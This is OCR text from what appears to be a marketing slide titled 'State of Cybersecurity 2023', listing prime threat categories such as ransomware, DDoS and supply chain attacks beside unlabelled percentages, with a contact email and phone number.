
koen.tamsyn@inetum-realdolmen.world


02 801 53 97 of Teams

State of Cybersecurity 2023



2,1%
3,03%
4,81%
7,88%
8,24%
20,09%
21,4%
31,32%
PRIME THREATS
● RANSOMWARE
● DDoS
● DATA
● MALWARE
● SOCIAL ENGINEERING
● INFORMATION MANIPULATION
● WEB THREATS
● SUPPLY CHAIN ATTACK
● ZERO DAY

